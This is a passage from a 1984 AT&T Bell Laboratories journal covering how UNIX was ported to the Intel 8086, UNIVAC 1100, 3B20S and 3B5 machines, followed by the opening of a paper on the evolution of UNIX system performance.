The PDP-11/70 version of the *UNIX* operating system uses self-modifying code to pass system-call parameters from user to kernel level. The 8086 *UNIX* system call interface was changed to use registers to pass system call parameters. The system call number is passed in the AX register of the 8086 and the DX register is used for parameter passing. On calls that require one parameter, that parameter is placed in the DX register. In the case where multiple parameters are required, the DX register contains a pointer to a parameter list.

### **3.2.3 Run-time calling convention**

Calling-convention routines for the 8086 *UNIX* system (i.e., code added to implement stack frames) are also different. Since the 8086 does not have hardware restart capabilities, the user stack must be expanded gradually during the local storage allocation process to permit the proper handling of stack warning interrupts. This function is performed by a special function that is called in place of the normal runtime routine when local variables are present. In the process of growing the stack this function clears each word, thus ensuring that each local variable will be initialized to zero.

## **3.3 Development and test environment**

### **3.3.1 The 8086 UNIX system SGS**

Early 8086 *UNIX* system development was done using an already existing, internally developed 8086 simulator and a common SGS

referred to as the Basic-16 package. Because the 8086 system was designed to make use of the majority of the user- and kernel-level code of the PDP-11/70 version of the *UNIX* operating system, the object file format of the 8086 system is similar to that PDP-11/70 version. Therefore, a tool was developed to convert the common object file format of the Basic-16 SGS to the 8086 *UNIX* system object file format. In addition, the 8086 system object file format was changed to include symbolic debugging information.

An SGS designed around the Basic-16 SGS was later developed to run on the 8086 *UNIX* system. The new SGS uses the Basic-16 compiler, a modified Basic-16 assembler, and a modified PDP-11/70 loader to directly produce 8086 *UNIX* system object files. Using the symbolic debugging information produced by the SGS, *sdb*, a symbolic debugger, was ported to the 8086 *UNIX* system.

### **3.3.2 The 8086 UNIX system firmware monitor**

A firmware monitor was written specifically for the 8086 *UNIX* system. Stored in ROM, the monitor is activated on power-up and has its own command language that allows the user to examine memory, set breakpoints in memory, talk through to the host PDP-11/70 processor, etc. The monitor also allowed the user to down load programs directly into the memory of the 8086 *UNIX* system.

Because the 8086 *UNIX* system used a Winchester disk that was not common to the host processor, a stand-alone *mkfs* (Make File System) program was developed to initialize the file system. The stand-alone *mkfs* was down loaded into the memory of the 8086 *UNIX* system by a monitor command. Once execution began, the *mkfs* program performed a handshaking operation with the host to transfer files over an RS-232 port to the 8086 *UNIX* system disk.

## **3.4 Status**

As we previously mentioned, the 8086 *UNIX* system is currently used as the basis for an internal AT&T application. As of this writing, the 8086 system supports *UNIX* System III. However, through kernel modifications similar to those used on the PDP-11/70 version, the 8086 system could be made to support *UNIX* system V.\*

## **IV. THE UNIX OPERATING SYSTEM ON THE UNIVAC 1100 SERIES**

The *UNIX* system for the UNIVAC 1100 Series<sup>6</sup> runs on Sperry

---

\* Due to addressing limitations a memory management scheme referred to as overlaying was added to support *UNIX* System V on the PDP-11/70 system. The "Overlay" technique could be achieved by using the indexing capability of the 8086 and the unused kernel segment maps in the MMU of the 8086 *UNIX* system. Infrequently executed code could be addressed through the segment registers by appropriately adjusting the index registers.

1100/60 and 1100/80 processors. These processors have similar but not identical instruction sets. They run time-sharing, batch, transaction, and communications real-time programs, simultaneously, if desired, under the control of the OS 1100 operating system (commonly called EXEC). Each processor type can operate in configurations of from one to four Central Processing Units (CPUs) with one to four I/O processors (not all combinations are supported). Processor types cannot be mixed in a single configuration.

The *UNIX* system for the UNIVAC 1100 series was built as an integrated development environment for transactions that run directly on EXEC. Unlike most other implementations, therefore, it runs not directly on the hardware but as a collection of user-level activities under control of EXEC. These obtain services that would normally be provided by device drivers, and some process creation and management services from EXEC. Any configuration supplied by Sperry, including multiprocessor ones, can run the *UNIX* system.

#### **4.1 Effects of hardware architecture on porting**

Like all *UNIX* system implementations, this one dealt with peculiarities of the target system architecture. The 1100 hardware architecture differs from other architectures to which the *UNIX* system has been transported in a number of ways. These differences are discussed below.

##### **4.1.1 Data type size**

The 1100 C implementation has 9-bit characters (bytes), 18-bit shorts, and 36-bit integer and unsigned data types (longs are also 36 bits). The compiler does not attempt to make these types look like 8-bit multiple lengths to the programmer; the writer or transporter of code dependent on 8-bit bytes for proper functioning is responsible for making the code work with 9-bit bytes, or better, making the code portable.

##### **4.1.2 Word addressing**

The machine addresses words rather than bytes. All extension of the operator code field of the instruction can designate to which quarter of the operand the operation applies. Use of this feature requires compile time knowledge of the byte address, which is possible for cases such as references to automatics and structure leaves, but not for the dereferencing of pointers. Pointers contain a simulated byte address that must be dereferenced by generated code rather than addressing hardware. Since this has a considerable adverse effect on performance, the format of pointers was carefully designed to minimize the execution time of this generated code. Early versions of the compiler used simulated byte addresses to aid portability of existing

code; later versions used pointers containing a word address in the less significant (right) word half and a byte offset in the left half.

#### **4.1.3 One complement**

The 1100 processors use one's complement arithmetic. The compiler makes no attempt to simulate two's complement arithmetic. As is the case with the byte size, writers or transporters of code must be aware of this difference. Fortunately, in actual practice, problems caused by one's complement arithmetic are rare. (Some of the nastiest ones are in the C compiler itself!)

#### **4.1.4 Floating point**

There is little uniformity of floating point formats among mainframes, and the 1100 series is no exception. The greatest difficulty was caused by the assumption embedded in the compiler's portable code, that a double may be made from a float by extending the mantissa with a word of zeros; on an 1100, the characteristics differ in size as well.

#### **4.1.5 Banking**

Memory management hardware on 1100/60 and 1100/80 processors maps program virtual addresses into the physical addresses of segments, or *banks*. These processors are atypical in that a given virtual address may refer to more than one physical address. In this case, disambiguation is by context, [i.e., whether the fetch is text or data, or which of two sets of mapping registers is *active* (an ambiguous virtual address will be resolved in favor of the active set)]. Each of these two sets has basing registers for a text segment (I bank) and a data segment (D bank). Therefore, only four banks can be addressable at any one time. To make another bank accessible, its address and limits must replace those of a currently based bank in at least one of the mapping registers. This is done by an instruction, which may be executed by user programs as well as EXEC. The implications of this unusual memory management scheme are that:

1. Since segments are a scarce resource, numerous bank switches must be done to accomplish *UNIX* system kernel functions.
2. The ability to address multiple-user and kernel-user address spaces is limited.
3. Demand paging is not possible.
4. The bank-switch mechanism used for system calls is more efficient than the processor-state switch used by most machines.

### **4.2 Layered implementation**

#### **4.2.1 Advantages and constraints**

The advantages of basing a *UNIX* system upon a vendor's standard

operating system, rather than bare hardware, outweigh the disadvantages for the system's intended use as an integrated development environment. The system is widely marketable to 1100 customers since all eligible hardware runs the same operating system (EXEC), necessary EXEC changes are distributed and supported by Sperry, and no existing capabilities (transactions, etc.) are removed from a machine by installing a *UNIX* system.

The system functions as an integrated development environment supporting the C Transaction Environment (an internal product different from the *UNIX* system, and one not commercially available for part of the licensed package). This C Transaction Environment has a compatible system call subset, supporting transactions against a Data Base Management System (DBMS). The *UNIX* system has extensions that allow processes to access parts of the EXEC environment. EXEC files may be reached from within the *UNIX* system with special path names. A character device creates EXEC time-sharing sessions on virtual terminals. These sessions may communicate directly with the *UNIX* system user via a *cu*-like command. Shells using this feature contribute extensively to the ease of transport of programs from the development environment to the transaction execution environment. Access to the system from EXEC batch runs is also possible, which facilitates system administration by console operators not familiar with the *UNIX* system.

Implementation under the EXEC also imposes some constraints. The EXEC analog of a process is called an activity. A process maps to an activity, but an activity has no unique address space of its own, so the *UNIX* system kernel *fork* system call must manage the banks for each process after using an EXEC primitive to create an activity. EXEC groups activities into runs, which are normally but not invariably associated with a terminal. *UNIX* system process activities must span a collection of runs for performance reasons. Creation of an EXEC activity in another run is not possible, so there cannot be a single parent for all processes. A new run is created by each user logging in, which contains all of the processes created by that user. All system calls return results as if process 1 did exist. EXEC file assigns (used by block devices) are accomplished by a run. Each run of a group of runs desiring to assign a file must do so separately. Similarly, EXEC has an analog to signals among activities within a run but not among runs. Such sharing among runs requires a set of local daemon activities for each run to service the shared status data, adding nontrivially to the complexity of the kernel.

#### **4.2.2 Exclusion**

The use of exclusion primitives to protect shared kernel data is

necessary not only to handle multiple processors without races, but on a single processor system as well, since user-level EXEC activities can be arbitrarily preempted in kernel code and resumed in an arbitrary order. The hardware provides instructions for this purpose; the *UNIX* system kernel uses EXEC primitives based upon those instructions that queue blocked processes to avoid excessive EXEC dispatcher traffic.

#### **4.2.3 Block and character devices**

There is only one block-device type (major). Each minor device number is mapped to a different file name in the EXEC file system. The complete file structure in a *UNIX* system is present inside one of these EXEC files. File system block size is 3584 bytes. This size, unusual in that it is not a power of 2, is due to constraints imposed by use of EXEC I/O and disk controller microcode. The I/O itself is done with EXEC primitives rather than channel programs to bare hardware. It is otherwise unremarkable; in fact, management of file assigns among multiple runs is a much more difficult problem.

Of the character devices, the terminal driver is the most interesting. The low-level portion of it is a set of real-time EXEC communications activities. The resulting terminal interface has complete *UNIX* system character processing capabilities; full-duplex and character editing functions are available without modifying or bypassing the EXEC, and without an external front-end processor. The character processing overhead incurred by not having a front end is noticeable but no worse than that incurred by users of the conventional 1100 time-sharing terminal interface.

## **V. THE *UNIX* OPERATING SYSTEM ON THE 3B20S MINICOMPUTER**

The AT&T 3B20S minicomputer<sup>7</sup> is a 32-bit minicomputer that was originally designed and developed to be used in telephone switching systems. The switching version of the 3B20 minicomputer, known as the 3B20 Duplex or 3B20D minicomputer, has duplicated CPU, memory, and DMA hardware components. A 3B20D minicomputer can be easily converted into two independent simplex machines. The 3B20S minicomputer, a repackaged half of a 3B20D minicomputer, is being used throughout AT&T as a general-purpose minicomputer. The latest version of the 3B20 minicomputer, the 3B20A minicomputer, has the two processor halves reunited, working in parallel as a multiprocessor unit.

### **5.1 Hardware-related porting issues**

#### **5.1.1 Memory management**

The 3B20 minicomputer employs a two-level segmented and paged

memory-address translation scheme similar to that of the IBM 370. A virtual address is 24 bits long, pages are 2K bytes, segments contain 64 pages, and each address space contains 128 segments. The original 3B20 minicomputer kernel was derived from the *UNIX* System III VAX-11/780 implementation. Both were swapping systems; however, the 3B20 minicomputer system used segments for managing the address space of user programs, while the VAX\* system used pages. Employing segments made the implementation of shared text and shared memory simple; shared data pages had a common page table mapped by the segment table of the processes involved. A software segment table paralleled the hardware segment table and described what each segment contained: text, data, stack, or shared data.

With the addition of demand paging to *UNIX* System V, 3B20 minicomputers and VAX machines running *UNIX* systems have been unified in memory-management design and implementation. Both systems use logical segments or regions of contiguous pages and page-table entries as their basis.

### 5.1.2 I/O system

Perhaps the most unusual feature of the 3B20 minicomputer is its I/O architecture. There are two major types of I/O device controllers: the Input Output Processor (IOP) and the Disk File Controller (DFC). Both types are coupled to the CPU and DMA through high-speed serial data links.

The IOP is constructed of two levels: The first level, or front end, performs maintenance and data concentration functions for the second level of up to 16 Peripheral Controllers (PCs). The IOP driver reflects the two-level structure of the hardware. A common driver performs all maintenance and communication functions, and uses a switch table to pass completion reports to PC drivers.

PC drivers are generally less or equal in complexity to drivers written for other machines. For example, the teletypewriter (TTY) PC driver's only function is to provide data buffering, while all the *UNIX* system character processing functions are implemented in the PC itself.

The Disk File Controller (DFC) interfaces with up to four Moving Head Disks (MHDs). The DFC can buffer up to 256 I/O requests, and optionally it will execute an elevator algorithm to minimize disk head movement.

IOP and DFC drivers communicate with their device controllers through message queues contained in main memory. Each controller has at least two queues: a command queue where the driver puts I/O requests, and a report queue where the controller returns the status of

---

\* Trademark of Digital Equipment Corporation.

I/O requests that have been completed. To request an I/O operation, the driver loads a message into the command queue. Next, the controller reads the message DMA, processes it, and then puts a request completion message into the report queue. All the PCs on an IOP share a single pair of message queues.

A feature of the 3B20 minicomputer is that each DFC, IOP, MHD, and PC unit can be powered off or physically disconnected while the rest of the system is still active. Each unit can be logically *in service* or *out of service*, and the two new user-level commands were created to support this feature:

```
don  Restore device to service (device on-line).
doff Remove device from service (device off-line).
```

While a unit is off-line, it can be diagnosed and repaired if necessary, and then restored to service. About one half of the total IOP and DFC driver code is used to support these maintenance features. PC drivers do not contain any maintenance code, but they do contain code to handle *in service* and *out of service* command requests.

## 5.2 Architectural and software-related porting issues

The 3B20 minicomputer has a CPU architecture typical of most minicomputers: 12 general-purpose registers, an orthogonal basic instruction set with eight addressing modes, plus additional special-purpose instructions for moving data, manipulating strings, and performing I/O and maintenance functions.

### 5.2.1 Byte ordering

Many of the problems encountered when porting software to a new processor have to do with byte ordering. The 3B20 minicomputer has the opposite byte ordering of the VAX minicomputer. Carelessly written programs may not be portable between different execution environments. For example, this program fragment will produce unexpected results on the 3B20 minicomputer processor:

```
int c = 'A';
write(fd, &c, 1);
```

The wrong byte address is passed to the subroutine, and a null byte will be written.

A second more subtle difference between the VAX and the 3B20 minicomputers is that the latter requires data objects to be aligned on their natural boundaries.\* This example will cause a processor trap on the 3B20 minicomputer:

---

\* A *long* is a line on a four-byte boundary, and a *short* is a line on a two-byte boundary.

```
short a[10];
int *p;
p = &a[1];
*p = 0;
```

The program is attempting to reference a word on an inappropriate boundary.

Both of the fragments listed above are examples of dubious programming practice. Fortunately, the *UNIX* system kernel is generally free of such flaws, and most user-level code had already been ported to the IBM 370<sup>8</sup>, a processor that has the same byte ordering as the 3B20 minicomputer, before the 3B20 minicomputer effort started.

### 5.3 Development and test environment

The 3B20 minicomputer operating system was developed in a host/target environment. The host was a PDP-11/70 processor running the *UNIX* Real-Time (RT) operating system.\* The link between the host and target was a 9.6K-baud asynchronous port. On the 3B20 minicomputer end of the link was a hardware debugging tool known as the Micro-Level Test Set (MLTS). From the MLTS, any bit or byte of the machine can be accessed even while the processor is running. The initial system debugging was conducted entirely through the MLTS.

#### 5.3.1 3B20S minicomputer SGS

The PDP-11/70 host machine supported a 3B20 minicomputer cross-SGS, based on the now standard Common Object File Format (COFF). Operating system object files were down loaded into the target memory through the MLTS link. Until the SGS was ported to the 3B20 minicomputer, commands were transported to it from the host via magnetic tape. Producing 32-bit object files on a 16-bit processor is a difficult job; the SGS uses a software paging scheme to handle the difference in address space size. Once the 3B20 minicomputer system was stable and the SGS was ported to it, the symbolic debugger, *sdb*, was modified to use the COFF. The VAX system has since converted to the COFF.

#### 5.3.2 Kernel debugging tools

Debugging an operating system kernel can be tedious. A common technique used for debugging is to insert print statements into the source so that the kernel can be tracked while it executes. The 3B20 minicomputer has no generally available nonprogrammable TTY I/O

---

\* The *UNIX*-RT operating system is an updated version of the Multi-Environment Real-Time (MERT)<sup>9</sup> operating system, a variant of the *UNIX* operating system with real-time support.

device, like the DEC\* KL-11. Messages cannot be written to a TTY until after the kernel has bootstrapped itself and a TTY PC has been brought into service via `don`. This deficiency makes low-level debugging with `print` statements impossible, but the problem has been turned around to produce an extremely valuable debugging tool. All kernel-generated messages are saved in a circular memory buffer and saved permanently in any memory dump for future reference. The same scheme has since been adopted for the VAX kernel.

A major milestone in bringing a machine to life is creating the first root file system. The first step was to create an empty file system. A version of the kernel with the make file system (`mkfs`) command built into it was created to do the job. A system call was invented to allow `mkfs` to open a file by major and minor device number rather than by name. The second step was to populate the file system. Again, a special system version was built to do the job. Only two commands were needed: some form of the shell and some form of file copy. At this point, a system with a rudimentary initialization process built into it was booted and the remainder of the file system was populated by copying files from magnetic tape. An important command to get working early is the file system checker, `fsck`. Needless to say, the above series of steps was repeated many times before the system was stable enough to check its own root file system.

#### 5.4 Status

The first 3B20 minicomputer-based *UNIX* system was deployed in July of 1981. Since then, both the operating system and the hardware have matured greatly. For example, over a dozen new peripherals have been added, and the instruction set has been expanded to support the IEEE floating-point standard and C-style string manipulations. The system refinements take full advantage of the 3B20 minicomputer hardware and upgrade the standard *UNIX* system features for 32-bit machines. These changes include a 1K-byte block file system and demand paging. The more recent 3B20 minicomputer hardware and software development is a multiprocessor *UNIX* system.

## VI. THE *UNIX* OPERATING SYSTEM ON THE AT&T 3B5 MINICOMPUTER

The AT&T 3B5 minicomputer is a 32-bit minicomputer based on the *WE*<sup>®</sup> 32000<sup>10</sup> microprocessor. Development of the *UNIX* operating system for the 3B5 minicomputer was started in 1980 at the same time that the requirements for the hardware and microprocessor were being

---

\* Trademark of Digital Equipment Corporation.

finalized. To minimize the time between the first hardware introduction and an integrated hardware and software package, extensive use was made of simulation, emulation, and a cross-development environment.

### **6.1 3B family compatibility**

The 3B5 minicomputer is a member of the 3B family and thus shares many architectural features with the 3B20. The main objective of the 3B family is to provide a very high degree of C language, user-level program compatibility among members of the family. The 3B5 minicomputer and 3B20 support the same data types and use the same, bit-for-bit identical representations for each type. That is, byte ordering, bit significance, alignment restrictions, etc., are the same on both machines. The two machines also share a common subset of assembler-level instructions called IS25. This subset is defined to include all instructions that can be generated by the C language compiler.

This high degree of C language software compatibility simplified porting major portions of the operating system software. For example, the 3B5 minicomputer could automatically take advantage of solutions to many of the subtle data representation or “byte-order” problems found during the 3B20 port. However, the machine-dependent portions of the operating system required significant design effort as a result of some of the unique architectural characteristics of the 3B5 minicomputer and the *WE* 32000. The major areas that needed change were memory management, process creation, interrupt handling, context switching, system call interface, and exception handling.

### **6.2 WE 32000 architecture and related porting issues**

The *WE* 32000 is based on a large, single address space, which contains both the operating system and a user program. External MMU hardware, through the checking of access rights, provides the basic protection mechanism in the 3B5 minicomputer. The *WE* 32000 contains only a few privileged instructions and privileged internal registers. In addition to the single-kernel single-user address space, the *WE* 32000 assumes the use of a single stack for both user and kernel execution (separate stacks are provided for such things as stack exception, I/O interrupts, etc.).

#### **6.2.1 System calls**

The system call instruction, *gate*, changes the processor to a privileged state and passes control to the operating system, but does not switch to a separate stack. Therefore, the system call interface had to be carefully designed to avoid the possibility of a security breach

arising from the mixture of user and kernel data on the same stack. The system has to be careful that a stack address, of a buffer for instance, passed to it is indeed in the user's portion of the stack. Care was also taken to ensure stack exceptions cannot occur when running in the kernel mode. This is done by manipulating the stack bounds registers at the system call interface to guarantee that upon entry to the system, sufficient stack space is available to complete the system call. The system call code that handles signals to user programs also required change. Upon entry, sufficient space (two words) for processing signals is reserved on the stack. If a signal is present at the completion of the system call, this reserved space is set up with return information before control is passed to the user's signal handler.

The `fork` and `exec` system calls were also affected by the single stack architecture. Both of these system calls must manipulate the user's stack. This is difficult to do if the kernel code is also using the same stack. Code in the system call interface explicitly switches to a separate stack for these system calls.

### **6.2.2 Process concept**

The *WE 32000* includes a notion of a process by providing privileged instructions that can call a process and return to a previous process. Process-state information is kept in a Process Control Block (PCB) data structure. Interrupts are essentially hardware-invoked call process instructions. This process concept is used by the 3B5 minicomputer *UNIX* system kernel to support user processes and interrupt handling. Upon interrupt, a process is dispatched by the hardware. All interrupt processes are part of the kernel, and reside in the system address space. All interrupt PCBs and stacks are statically allocated in kernel space. Since interrupt processes are not allowed to suspend themselves, interrupt processes of equal priority can share the same stack. Therefore, only one stack is needed per interrupt priority level.

### **6.2.3 Process switching**

When a process is to be switched out, the process switcher (`swtch`) sets a Program Interrupt Request (PIR) at priority-level 1 (the lowest priority interrupt level). Since a user process runs at interrupt priority-level 0, the level-1 PIR is honored before any other user-level process is executed. The *WE 32000* saves the state of the user process in its PCB, and dispatches the switcher. The switcher then picks another process to run, sets up its map, and performs a return process instruction to transfer control to the new user process.

### **6.2.4 Memory management**

The MMU used for initial 3B5 minicomputer development sup-

ported a 24-bit segmented logical address space and supported virtual to physical address translation based on contiguous segments. A user process's virtual address space is divided into two equal address subspaces, the system space and the user space. A user process running in kernel mode has access to both address subspaces, whereas a user process in user mode only has access to the user address subspace.

Translation from a virtual to a physical address is done via map buffers. A total of 64 maps are supported by the memory management unit. The system space, by convention, is mapped through map 0. The system space is common to all user processes and is not affected by a context switch. The 3B5 minicomputer *UNIX* system kernel resides in the system address space, and all operating system functions are shared by all processes and are accessed via the *gate* mechanism by user processes. An address in user space is translated by using the map specified by an "active process ID" register. The operating assigns maps to user processes, and if more than 63 processes are in main memory, the maps are time shared.

To ease the sharing of the 63 maps among user processes, a new entry has been added to the process table to hold the map index if a map is assigned to the process. When a process is scheduled to run, the switcher determines if the process currently has a map assigned. If so, a switch to a user process' address map only requires reloading the "active process ID" register. If not, the switcher must allocate a map entry and load the process' map from its "*u*" area into the memory management unit. The switcher will either allocate a free map or, if all maps are in use randomly, deallocate a map owned by a sleeping process. A map is freed when a process is terminated or swapped.

### **6.3 Development and test environment**

#### **6.3.1 3B5 minicomputer SGS**

Since no 3B5 minicomputer hardware existed at the time the project began, it was impossible to develop software for the 3B5 minicomputer using the native machine. A cross-software generation system based on the common SGS was developed and run on a VAX-11/780 processor. The cross-SGS included a C compiler; assembler; linker and associated support programs; and generated *WE* 32000 object code.

#### **6.3.2 Emulation and debugging tools**

The initial 3B5 minicomputer development strategy was based on the use of an emulation for developing virtually all of the software. An AT&T 3B20S minicomputer was microcoded to emulate the *WE* 32000 microprocessor and the 3B5 minicomputer. This emulation included the interrupt controller, programmed interrupts, memory management, central control Universal Asynchronous Receiver/

Transmitter (UART), Asynchronous Data Link Interface (ADLI) UARTs, Sanity and Interval Timer (SIT) and the Integrated Disk File Controller (IDFC). From the perspective of a developer, the emulation was an actual 3B5 minicomputer.

During the emulation stage, a 3B20 emulation control program was used as a debugging tool. The 3B20 minicomputer Emulation Control Program (MIP) executed on a support PDP-11/70 processor and provided a means to control the 3B5 minicomputer emulation microcode. Features included the ability to start and stop the emulation, load emulation memory from a file on the support processor, set and display registers and memory, and set emulation breakpoints.

Emulation program commands were bundled to form a debugging package. This package, which is not as yet an official AT&T product, and its related command language, referred to as the DEMON (DE-bugging MONitor) monitor, served as the interface between the developer and the emulation program. DEMON provided debugging facilities comparable to the emulation control program. In addition, DEMON provided a single-step program debugging capability, and the ability to examine memory using physical or virtual addresses. A dedicated RS-232 link was used to provide down-load/up-load capability from a support processor. Once the 3B5 minicomputer hardware was available, a ROM-based version of the DEMON monitor was developed permitting stand-alone debugging.

### **6.3.3 Initial file system**

Since the 3B5 minicomputer uses a disk drive, which was not supported on other processors, it was necessary to develop a method for creating the initial file system for a 3B5 minicomputer. A driver was developed that treated a block of memory as though it were a disk—an in-core file system. The `cross-mkfs` program was created that would build a file system image within a normal file. Once this file was loaded into emulation memory by either DEMON or the emulation control program, the in-core file system driver would access the data as though the data were the individual blocks of a file system. This technique had the additional advantage of providing access to a file system before a functioning disk driver was available. The in-core file system facility has proved to be a convenient way to move information from a support machine to a 3B5 minicomputer and continues to be used for that purpose.

### **6.3.4 The ultimate test**

The *UNIX* operating system developed in the emulation environment was successfully running on actual 3B5 minicomputer hardware in less than a week after its arrival. This success confirmed the

importance of using an emulation environment to port the *UNIX* operating system to a new processor without having the actual hardware.

#### 6.4 Status

The 3B5 minicomputer has been available since October 1982. It has evolved through two releases. The current release includes the latest version of the *UNIX* operating system, as well as support for a wide range of peripherals. In the future, 3B5 minicomputer will continue to track standard *UNIX* operating system releases and increase the variety of supported peripherals.

#### 6.5 Acknowledgments

The original 8086 *UNIX* system development was done by Tom Blumer and Ralph Muha. The authors gratefully acknowledge the contributions of C. H. Elmendorf and R. A. Kasten in preparing the 3B5 minicomputer section of this article.

### VII. CONCLUSION

As technology advances, more processors will be introduced and software developers will be forced to adapt current software packages to fit new environments. In these situations the need for portable software is essential to maintain a familiar user environment. As evidenced by the previous sections, the *UNIX* operating system and its associated user-level programs have proven, and continue to prove, to be extremely portable. Because portability is a fundamental part of the *UNIX* system philosophy, the *UNIX* operating system can be made to adapt to the diverse computing environment that results from continuous technological advances.

### REFERENCES

1. D. M. Ritchie and K. Thompson, "*UNIX* Time-Sharing System: The *UNIX* Time-Sharing System," *B.S.T.J.*, 57, No. 6, Part 2 (July-August 1978), pp. 1905-30.
2. K. Thompson, "*UNIX* Time-Sharing System: *UNIX* Implementation," *B.S.T.J.*, 57, No. 6, Part 2 (July-August 1978), pp. 1931-46.
3. S. C. Johnson and D. M. Ritchie, "*UNIX* Time-Sharing System: Portability of C Programs and the *UNIX* System," *B.S.T.J.*, 57, No. 6, Part 2 (July-August 1978), pp. 2021-48.
4. B. W. Kernighan and D. M. Ritchie, *The C Programming Language*, Englewood Cliffs, NJ: Prentice Hall, 1978.
5. *MCS-86™ User's Manual*, Intel Corporation, July 1978.
6. G. Ronkin, "*UNIX* Time-Sharing System for *UNIX* 1100 Series Systems," Bell Laboratories, September 1981.
7. T. F. Arnold and W. N. Toy, "Inside the 3B20 Processor," *Bell Lab. Rec.*, 59 (March 1981), pp. 66-71.
8. M. J. Bach and S. J. Buroff, "The *UNIX* System: Multiprocessor *UNIX* Systems," *AT&T Bell Lab. Tech. J.*, this issue.
9. H. Lycklama and D. L. Bayer, "*UNIX* Time-Sharing System: The MERT Operating System," *B.S.T.J.*, 57, No. 6, Part 2 (July-August 1978), pp. 2049-86.

10. A. Berenbaum, M. W. Condry, and P. M. Lu, "Operating System and Language Support Features of the BELLMAC 32," *SIGPLAN 17*, No. 4 (April 1982), pp. 48-56.

## AUTHORS

**Thomas F. Houghton**, B.S. (Electrical Engineering), 1978, University of Delaware; M.S. (Computer Science), 1981, Northwestern University; AT&T Bell Laboratories, 1978—. Since joining AT&T Bell Laboratories, Mr. Houghton has worked in several areas of the *UNIX* operating system. He was part of a team that ported the *UNIX* operating system to an Intel 8086-based processor, worked on *UNIX* operating system performance characterization, and is currently working on *UNIX* operating system file system enhancements. Mr. Houghton also worked on the design of some *UNIX* RT operating system features. Member, Eta Kappa Nu, Tau Beta Pi, ACM, IEEE.

**Keith A. Kelleman**, B.S. (Electrical Engineering), 1979, Lafayette College; M.S. (Computer Science), 1981, Stevens Institute of Technology; AT&T Bell Laboratories, 1979—. At AT&T Bell Laboratories, Mr. Kelleman has been involved with *UNIX* system development. He is currently working on the development of a demand paged kernel for the *UNIX* system. His previous assignments were to develop a *UNIX* system for the AT&T 3B20 computer and to convert the *UNIX* system RJE facility to the virtual protocol machine.

**George Ronkin**, B.A. (Mathematics), 1974, Beloit College; M.S. (Computer Science), 1976, University of Wisconsin-Madison; AT&T Bell Laboratories, 1977-1984; present affiliation Bell Communications Research, Inc. While at AT&T Bell Laboratories, Mr. Ronkin worked on mainframe *UNIX* system implementation and advanced *UNIX* system architecture. He is currently a Member of Technical Staff of the Data and Video Services Research Division, Bell Communications Research, Inc., with interests in distributed programming environments and file system design for optical storage. Member, ACM.

**Edward P. Schan**, B.M.E., 1965, University of Louisville; S.M. (Information Sciences), 1968, University of Chicago; AT&T Bell Laboratories, 1965—. Mr. Schan is a member of the Small Processor Software Development Department. He has been involved in the architecture and operating system design of the AT&T 3B5 computer. He has also worked on other members of the 3B line of computers. Member, ACM, IEEE Computer Society.

## ***The UNIX System:***

# **The Evolution of *UNIX* System Performance**

By J. FEDER\*

(Manuscript received October 25, 1983)

Performance has motivated much of the change in the *UNIX*<sup>™</sup> operating system over the years. This paper gives the results of measurements of system performance taken over time and links the measured improvements to the algorithmic changes that gave rise to them. The most notable improvements have occurred in methods for performing table searches, disk input/output, and terminal handling; these have been driven heavily by the release from address space and memory restrictions in recent 32-bit hardware. Overall, the changes on 32-bit machines have yielded a more than 25-percent improvement in the system's ability to support time-sharing users.

## **I. INTRODUCTION**

This paper presents a historical perspective on the improvements in *UNIX* operating system performance over the years and highlights the major algorithmic changes that are responsible. The movement of people, supplemented by communication by means of mail and news networks, has spread key improvements rapidly. Although all measurements in this paper were obtained from AT&T Bell Laboratories *UNIX* system versions, most of the algorithmic changes described have similar counterparts on other *UNIX* system derivatives being

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

run at universities\* and industry throughout the world. No attempt is made here to credit specific individuals for any of the changes; similar changes have often evolved independently at different sites.

### **1.1 Strategy for benchmarking and performance analysis**

This paper emphasizes system changes related to performance; however, to put the results in context we should say a few words on the benchmarking and analysis practices used. The term *performance*, as used here, refers to the ability to accomplish tasks with minimum consumption of resources, notably processor and disk, and thus to do more work per unit time. At a given applied load, this usually translates into faster system response. Different application work loads exercise different system components and apply different stresses; knowledge of work load is necessary to talk precisely about overall system performance. Since it is impossible to benchmark all work loads, our strategy is to measure individual system components and to use the results in conjunction with knowledge of specific applications to estimate the impact of improvements. Benchmarks modeling several applications are used to provide further, more precise, overall performance numbers. One application in particular, that of providing program development services (including documentation) in a time-sharing environment, is viewed as especially important and is emphasized in this paper.

Overall performance, regardless of application, is a composite of the performance of:

1. Hardware and microcode
2. Compiler (object-code quality)
3. Kernel
4. C libraries
5. Commands.

Each of these components exercises those preceding in the list and is measured in conjunction with them. This paper is organized according to the list above; successive sections describe measurements and improvements to the components mentioned. Items (1) and (2) are grouped together under C language performance in Section II. To show the combined effect of the changes in various areas, Section VI presents results for a simulated time-sharing work load modeling the activities of a program development community.

Our measurement technology places a premium on automated measurements and other practical considerations. Kernel measurements are performed without code modification or external instrumentation.

---

\* The University of California at Berkeley has been notable in gathering together and instituting new developments.

Although details on the component benchmarks will not be given, the general goal of each is to measure a specific function or operation while minimally involving any others. Our benchmarks have shortcomings (to be pointed out in coming sections) but nevertheless furnish useful information. Formal benchmarks for the C library and commands have not yet been completed; only limited measurement information for these components is available.

### **1.2 Improving UNIX system performance**

Recent years have seen substantial performance improvements in *UNIX* systems, especially on 32-bit machines, as a result of the application of a wide range of techniques. Extensive profiling has identified critical code segments, and tuning practices similar to those described by Bentley<sup>1</sup> have been used to improve efficiency. Some of the more dramatic gains, however, have come from more fundamental adaptations of the system to new hardware and to the change in relative costs of various computing factors. Large word-size minicomputers have been introduced that allow more memory to be addressed, and memory prices have fallen steadily.<sup>2</sup> Disks have grown larger and storage costs have fallen. Instruction rates (at least for some key *UNIX* system machines) have not kept pace. This has created an impetus to trade memory and disk space for improved performance. Other hardware developments, such as terminal-handling front-end processors and improved peripheral functionality, have also contributed.

Some potential trades for performance have been avoided. Assembler encoding, machine-specific code tuning, and use of special algorithms to take advantage of features of particular machines, can improve performance but sacrifice long-term goals of portability and maintainability.

### **1.3 System versions and results**

The performance results presented here were accumulated from efforts to monitor system performance during development, as well as to characterize performance to *UNIX* system-based applications. The common practice of instituting a group of changes at once has, in many instances, precluded quantification of the improvements offered by each individual change. The machines for which performance results spanning an interval of time are available are the AT&T 3B20S computer and the VAX\* and PDP-11\* models.

In tracing performance changes over time, it is most instructive to

---

